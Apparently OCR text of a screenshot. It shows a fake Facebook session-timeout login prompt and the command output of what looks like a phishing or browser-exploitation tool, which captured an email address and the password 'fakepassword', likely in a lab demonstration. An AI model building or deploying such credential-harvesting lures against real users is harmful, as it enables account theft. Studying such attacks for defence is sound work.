
Facebook Session Timed Out

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email: michael.c.delisio@gmail.com

Password: •••••••



Command results

1 Sun Nov 17 2019 22:18:35 GMT-0500 (Eastern Standard Time)
data: answer=michael.c.delisio@gmail.com:fakepassword